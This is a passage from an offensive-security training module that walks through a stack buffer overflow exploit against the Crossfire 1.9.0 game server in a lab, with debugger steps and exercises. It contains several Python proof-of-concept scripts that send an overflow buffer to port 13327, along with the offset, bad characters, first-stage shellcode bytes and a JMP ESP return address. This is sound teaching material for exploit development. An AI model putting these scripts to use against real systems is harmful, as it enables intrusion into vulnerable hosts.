Since the bypass of these protection mechanisms is beyond the scope of this module, our test version of *Crossfire* has been compiled without stack-smashing protection (stack canaries), ASLR, and DEP.

12.2 Replicating the Crash

Our test environment will consist of a dedicated Linux Debian lab client, where we will run and debug the vulnerable application, and our local Kali Linux box where we will launch the remote exploit.

In order to replicate the crash, we will first **rdesktop** to our dedicated Debian Linux client (using the credentials provided in your control panel). Once connected, we will launch a *root* terminal via the *System Tools* menu and run *Crossfire*:

```
root@debian:~# cd /usr/games/crossfire/bin/  
  
root@debian:/usr/games/crossfire/bin# ./crossfire  
...  
Welcome to CrossFire, v1.9.0  
Copyright (C) 1994 Mark Wedel.  
Copyright (C) 1992 Frank Tore Johansen.  
  
-----registering SIGPIPE  
Initializing plugins  
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/  
-> Loading plugin : cfanim.so
```

³²⁵ (Offensive Security, 2006), <https://www.exploit-db.com/exploits/1582/>

³²⁶ (eteran, 2019), <https://github.com/eteran/edb-debugger>

³²⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/OllyDbg>

³²⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_space_protection

³²⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Address_space_layout_randomization

³³⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

```
CFAnim 2.0a init  
CFAnim 2.0a post init  
Waiting for connections...
```

Listing 363 - Launching the vulnerable application via a terminal

Once crossfire has launched, it will accept incoming network connections. Next, we will launch the EDB debugger by running the **edb** command:

```
root@debian:~# edb  
Starting edb version: 0.9.22  
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issues  
comparing versions: [2325] [2326]
```

Listing 364 - Launching the debugger via terminal

The layout of EDB is similar to other popular debugging tools, as shown in Figure 222:




Figure 222: EDB interface

To see available processes including the PID and owner, we will select *Attach* from the *File* menu. We can then use the filter option to search for a specific process, which in our case is *crossfire*, select it, and click *OK* to attach to it:




Figure 223: EDB - Attachable processes window

When we initially attach to the process, it will be paused. To run it, we simply click the *Run* button. Depending on how the application works within the debugger it might hit an additional breakpoint before letting the application run. In such cases we simply have to press the *Run* button one more time.




Figure 224: Attaching the application in the debugger

Once we have attached the debugger to the Crossfire application, we will use the following proof-of-concept code that we created based on information from the public exploit:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

crash = "\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*] Payload Sent !"
```

Listing 365 - Proof of concept code to crash the Crossfire application

Notice that our *buffer* variable requires specific hex values at the beginning and at the end of it, as well as the “setup sound” string, in order for the application to crash.

Our initial proof-of-concept builds a malicious buffer including the “setup sound” command, connects to the remote service on port 13327, and sends the buffer.

To crash Crossfire, we can run our first proof-of-concept using **python**:

```
kali@kali:~$ python poc_01.py
[*] Sending evil buffer...
#
[*] Payload Sent !
```

Listing 366 - Running the proof-of-concept code from Kali

After running the script, the debugger displays the following error message, clearly indicating the presence of a memory corruption in the *setup sound* command, likely a buffer overflow condition:



Figure 225: Crash indicating a buffer overflow

Clicking the *OK* button, we find that the EIP register has been overwritten with our buffer.

12.2.1.1 Exercises

1. Log in to your dedicated Linux client using the credentials you received.
2. On your Kali machine, recreate the proof-of-concept code that crashes the Crossfire server.
3. Attach the debugger to the Crossfire server, run the exploit against your Linux client, and confirm that the EIP register is overwritten by the malicious buffer.

12.3 Controlling EIP

Our next task is to identify which four bytes in our buffer end up overwriting the vulnerable function return address in order to control the EIP register. We'll use the Metasploit **msf-pattern_create** script to create a unique buffer string:

```
kali@kali:~$ msf-pattern_create -l 4379
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
...
...
```

Listing 367 - Creating a unique buffer string using msf-pattern_create

By swapping our original buffer with this new and unique one, and running the proof-of-concept script again, we crash the debugged application, this time overwriting EIP with the following bytes:




Figure 226: Crashing the application using the unique buffer string

Passing this value to the Metasploit **msf-pattern_offset** script shows the following buffer offset for those particular bytes:

```
kali@kali:~$ msf-pattern_offset -q 46367046
[*] Exact match at offset 4368
```

Listing 368 - Obtaining the overwrite offset

To confirm this offset, we will update the `crash` variable in our proof-of-concept to cleanly overwrite EIP with four "B" characters.

```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```

Listing 369 - Controlling the EIP register


12.3.1.1 Exercises

1. Determine the correct buffer offset required to overwrite the return address on the stack.
2. Update your stand-alone script to ensure your offset is correct.

12.4 Locating Space for Our Shellcode

Next, we must find if there are any registers that point to our buffer at the time of the crash. This step is essential, allowing us to subsequently attempt to identify possible `JMP` or `CALL` instructions that can redirect the execution flow to our buffer.

We notice that the ESP register (Figure 227) points to the end of our buffer, leaving only seven bytes of space for shellcode. Furthermore, we cannot increase the overflow buffer size in an attempt to gain more space; even a single byte increase produces a different crash that does not properly overwrite EIP.


Figure 227: ESP points to the end of our buffer leaving only 7 bytes of space for our shellcode

Taking a closer look at the state of our registers at crash time (Figure 227) reveals more options. The EAX register seems to point to the beginning of our buffer, including the “setup sound” string.

The fact that EAX points directly to the beginning of the command string may impact our ability to simply jump to the buffer pointed at by EAX, as we would be executing the hex opcodes equivalent of the ASCII string “setup sound” before our shellcode. This would most likely mangle the execution path and cause our exploit to fail. Or would it?

Further examination of the actual opcodes generated by the “setup sound” string shows the following instructions:

eax, edx	b7d0:0a0e	73 65	jae 0xb7d00a75
	b7d0:0a10	74 75	je 0xb7d00a87
	b7d0:0a12	70 20	jo 0xb7d00a34
	b7d0:0a14	73 6f	jae 0xb7d00a85
	b7d0:0a16	75 6e	jne 0xb7d00a86
	b7d0:0a18	64 20 41 61	and fs:[ecx+0x61], al
	b7d0:0a1c	30 41 61	xor [ecx+0x61], al
	b7d0:0a1f	31 41 61	xor [ecx+0x61], eax
	b7d0:0a22	32 41 61	xor al, [ecx+0x61]
	b7d0:0a25	33 41 61	xor eax, [ecx+0x61]
	b7d0:0a28	34 41	xor al, 0x41
	b7d0:0a2a	61	popal
	b7d0:0a2b	35 41 61 36 41	xor eax, 0x41366141
	b7d0:0a30	61	popal
	b7d0:0a31	37	aaa

Figure 228: Instructions generated by the “setup sound” string opcodes

Interestingly, it seems that the opcode instructions s(\x73) and e(\x65), the two first letters of the word “setup”, translate to a *conditional jump* instruction, which seems to jump to a nearby location in our controlled buffer. The next two letters of the word setup, t(\x74) and u(\x75), translate to a slightly different conditional jump. All these jumps seem to be leading into our controlled buffer so a jump to EAX might actually work for us in this case. However, this is not an elegant solution so let’s Try Harder.

Continuing our analysis, it looks like the ESP register points toward the end of our unique buffer at the time of the crash but this only gives us a few bytes of shellcode space to work with. We can try to use the limited space that we have to create a first stage shellcode. Rather than an actual payload such as a reverse shell, this first stage shellcode will be used to align the EAX register in order to make it point to our buffer right after the “setup sound” string and then jump to that location, allowing us to skip the conditional jumps. In order to achieve this, our first stage shellcode would need to increase the value of EAX by 12(\x0C) bytes as there are 12 characters in the string “setup sound”. This can be done using the ADD assembly instruction and then proceed to jump to the memory pointed to by EAX using a JMP instruction.

Data Dump

	0xb7cd5000-0xb7d21000
b7d0:0a0e	73 65 74 75 70 20 73 6f 75 6e 64 20 41 61 30 41
b7d0:0a0e	61 31 41 61 32 41 61 33 41 61 34 41 61 35 41 61
b7d0:0a2e	61 36 41 61 37 41 61 38 41 61 39 41 62 30 41 62 31
b7d0:0a3e	61 41 62 32 41 62 33 41 62 34 41 62 35 41 62 36 41
b7d0:0a4e	62 37 41 62 38 41 62 39 41 63 30 41 63 31 41 63
b7d0:0a5e	32 41 63 33 41 63 34 41 63 35 41 63 36 41 63 37
b7d0:0a6e	2Ac3Ac4Ac5Ac6Ac7 41 63 38 41 63 39 41 64 30 41 64 31 41 64 32 41
b7d0:0a7e	Ac8Ac9Ad0Ad1Ad2A 64 33 41 64 34 41 64 35 41 64 36 41 64 37 41 64
b7d0:0a8e	d3Ad4Ad5Ad6Ad7Ad 38 41 64 39 41 65 30 41 65 31 41 65 32 41 65 33
b7d0:0a9e	8Ad9Ae0Ae1Ae2Ae3 41 65 34 41 65 35 41 65 36 41 65 37 41 65 38 41
b7d0:0aae	Ae4Ae5Ae6Ae7Ae8A 65 39 41 66 30 41 66 31 41 66 32 41 66 33 41 66
b7d0:0abe	e9Af0Af1Af2Af3Af 34 41 66 35 41 66 36 41 66 37 41 66 38 41 66 39
b7d0:0ace	4Af5Af6Af7Af8Af9 41 67 30 41 67 31 41 67 32 41 67 33 41 67 34 41
b7d0:0ade	Ag0Ag1Ag2Ag3Ag4A 67 35 41 67 36 41 67 37 41 67 38 41 67 39 41 68 g5Ag6Ag7Ag8Ag9Ah

Figure 229: Number of bytes required for EAX adjustment

In order to get the correct opcodes for our instructions, we use the **msf-nasm_shell** utility from Metasploit.

```
kali@kali:~$ msf-nasm_shell

nasm > add eax,12
00000000 83C00C           add eax,byte +0xc

nasm > jmp eax
00000000 FFE0             jmp eax
```

Listing 370 - Obtaining first stage shellcode opcodes

Fortunately for us, these two sets of instructions (`\x83\xC0\x0C\xFF\xE0`) take up only 5 bytes of memory. We can update the proof-of-concept by including the first stage shellcode and re-padding the original buffer with NOPs (`\x90`) in order to maintain the correct length.

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x42\x42\x42\x42"
first_stage = "\x83\xC0\x0C\xFF\xE0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()
```

```
print "[*] Payload Sent !"
```

Listing 371 - Adding the first stage payload

After running our updated proof-of-concept code, we can verify that the EIP register is overwritten with four Bs (\x42) and that our first stage shellcode is located at the memory address pointed by the ESP register:




Figure 230: Verifying ESP points to the start of the first stage shellcode

12.5 Checking for Bad Characters

To discover any bad characters that might break the overflow or corrupt our shellcode, we can use the same approach as we did in the Windows Buffer Overflow module.

We sent the whole range of characters from 00 to FF within our buffer and then monitored whether any of those bytes got mangled, swapped, dropped, or changed in memory once they were processed by the application.

After running the proof of concept multiple times and eliminating one bad character at a time, we come up with a final list of bad characters for the Crossfire application, which only appear to be \x00 and \x20.

12.5.1.1 Exercises

1. Determine the opcodes required to generate a first stage shellcode using msf-nasm_shell.

2. Identify the bad characters that cannot be included in the payload and return address.

12.6 Finding a Return Address

As a final step, we need to find a valid assembly instruction to redirect code execution to the memory location pointed to by the ESP register. The EDB debugger comes with a set of plugins, one of which is named *OpcodeSearcher*.




Figure 231: The OpcodeSearcher plugin for EDB

Using this plugin, we can easily search for a JMP ESP instruction or equivalent in the memory region where the code section of the crossfire application is mapped:




Figure 232: Finding arbitrary assembly instructions using EDB

We choose to proceed using the first JMP ESP instruction found by the debugger (0x08134596, Figure 232). Putting the overwrite offset, return address, and first stage shellcode together gives us the following proof-of-concept:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x96\x45\x13\x08"
first_stage = "\x83\xC0\x0C\xFF\xE0\x90\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*] Payload Sent !"
```

Listing 372 - Adding the return address to the proof-of-concept

Before running our proof-of-concept, we restart the application and attach our debugger to it once again. Instead of simply letting the Crossfire process run, we set a breakpoint at our JMP ESP instruction address using the EDB Breakpoint Manager plugin. This will help us confirm that EIP is overwritten appropriately.

